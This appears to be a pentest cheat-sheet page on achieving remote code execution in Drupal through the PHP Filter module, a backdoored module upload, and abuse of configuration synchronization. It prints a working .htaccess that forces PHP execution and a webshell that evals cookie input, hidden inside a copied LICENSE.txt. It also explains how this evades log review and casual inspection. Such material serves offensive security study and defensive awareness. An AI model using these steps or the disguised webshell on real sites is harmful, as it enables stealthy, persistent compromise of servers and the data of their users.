Drupal RCE
With PHP Filter Module
[!WARNING] In older versions of Drupal (before version 8), it was possible to log in as an admin and enable the
PHP filtermodule, which “Allows embedded PHP code/snippets to be evaluated.” But from version 8 this module is not installed by default.
- Request
/modules/php. A403response can indicate that the PHP Filter module exists but directory listing is denied.- If necessary and authorized, open
Modules, enablePHP Filter, and selectSave configuration.
- If necessary and authorized, open
- Select
Add content, chooseBasic PageorArticle, enter the PHP backdoor, choosePHP codeas the text format, and selectPreview. - Trigger it by requesting the newly created node:
curl http://drupal.local/node/3[!WARNING] The two module-installation techniques below apply to older or explicitly enabled administrative workflows. Current Drupal installations do not allow module installation solely through the web interface after the default installation.
Install PHP Filter Module
From version 8 onward, the PHP Filter module is not installed by default. Leveraging this functionality therefore requires installing the module.
- Download the most recent version of the module from the Drupal website.
wget https://ftp.drupal.org/files/projects/php-8.x-1.1.tar.gz
- Once downloaded go to
Administration>Reports>Available updates. - Click on
Browse, select the file from the directory we downloaded it to, and then clickInstall. - Once the module is installed, we can click on
Contentand create a new basic page, similar to how we did in the Drupal 7 example. Again, be sure to selectPHP codefrom theText formatdropdown.
Backdoored Module
It was possible to download a module, add a backdoor, and install the modified package. For example, download the Turnstile module as an archive, add a PHP backdoor, and use .htaccess to permit direct access to the PHP file:
<IfModule mod_rewrite.c> RewriteEngine On RewriteBase / </IfModule>And then going to http://drupal.local/admin/modules/install to install the backdoored module and access /modules/turnstile/back.php to execute it.
Backdooring Drupal with Configuration synchronization
Post shared by Coiffeur0x90[1]
Part 1 (activation of Media and Media Library)
In the Extend menu (/admin/modules), activate installed modules. If Media and Media Library are disabled, enable them.
Before activation:

After activation:


Part 2 (leveraging feature Configuration synchronization)
We’ll leverage the Configuration synchronization feature to dump (export) and upload (import) Drupal configuration entries:
- /admin/config/development/configuration/single/export
- /admin/config/development/configuration/single/import
Patch system.file.yml
Let’s start by patching the first entry allow_insecure_uploads from:
File: system.file.yml
...

allow_insecure_uploads: false

...

To:
File: system.file.yml
...

allow_insecure_uploads: true

...


Patch field.field.media.document.field_media_document.yml
Then, patch the second entry file_extensions from:
File: field.field.media.document.field_media_document.yml
...

  file_directory: '[date:custom:Y]-[date:custom:m]'
  file_extensions: 'txt rtf doc docx ppt pptx xls xlsx pdf odf odg odp ods odt fodt fods fodp fodg key numbers pages'

...
To:
File: field.field.media.document.field_media_document.yml
...

  file_directory: '[date:custom:Y]-[date:custom:m]'
  file_extensions: 'htaccess txt rtf doc docx ppt pptx xls xlsx pdf odf odg odp ods odt fodt fods fodp fodg key numbers pages'

...
The original blog post does not use it, but notes that an arbitrary
file_directoryvalue may enable path traversal within the Drupal filesystem tree.

Part 3 (leveraging feature Add Document)


The last step has two parts: upload an .htaccess file whose Apache directives make .txt files execute through PHP, then upload a .txt file containing the payload.
File: .htaccess
<Files *>
  SetHandler application/x-httpd-php
</Files>

# Vroum! Vroum!
# We reactivate PHP engines for all versions in order to be targetless.
<IfModule mod_php.c>
  php_flag engine on
</IfModule>
<IfModule mod_php7.c>
  php_flag engine on
</IfModule>
<IfModule mod_php5.c>
  php_flag engine on
</IfModule>
Why is this trick cool?

Once the web shell (named LICENSE.txt) is on the server, commands can be supplied through $_COOKIE; the access log then resembles a normal GET request for a text file.
Why name our Webshell LICENSE.txt?
Drupal core already contains a comparatively large core/LICENSE.txt, so a small PHP snippet inserted into a copied license file is less conspicuous during a superficial review.

File: Patched LICENSE.txt
...

this License, you may choose any version ever published by the Free Software
Foundation.

<?php

# We inject our payload into the cookies so that in the logs of the compromised
# server it shows up as having been requested via the GET method, in order to
# avoid raising suspicions.
if (isset($_COOKIE["89e127753a890d9c4099c872704a0711bbafbce9"])) {
    if (!empty($_COOKIE["89e127753a890d9c4099c872704a0711bbafbce9"])) {
        eval($_COOKIE["89e127753a890d9c4099c872704a0711bbafbce9"]);
    } else {
        phpinfo();
    }
}

?>

  10. If you wish to incorporate parts of the Program into other free
programs whose distribution conditions are different, write to the author

...
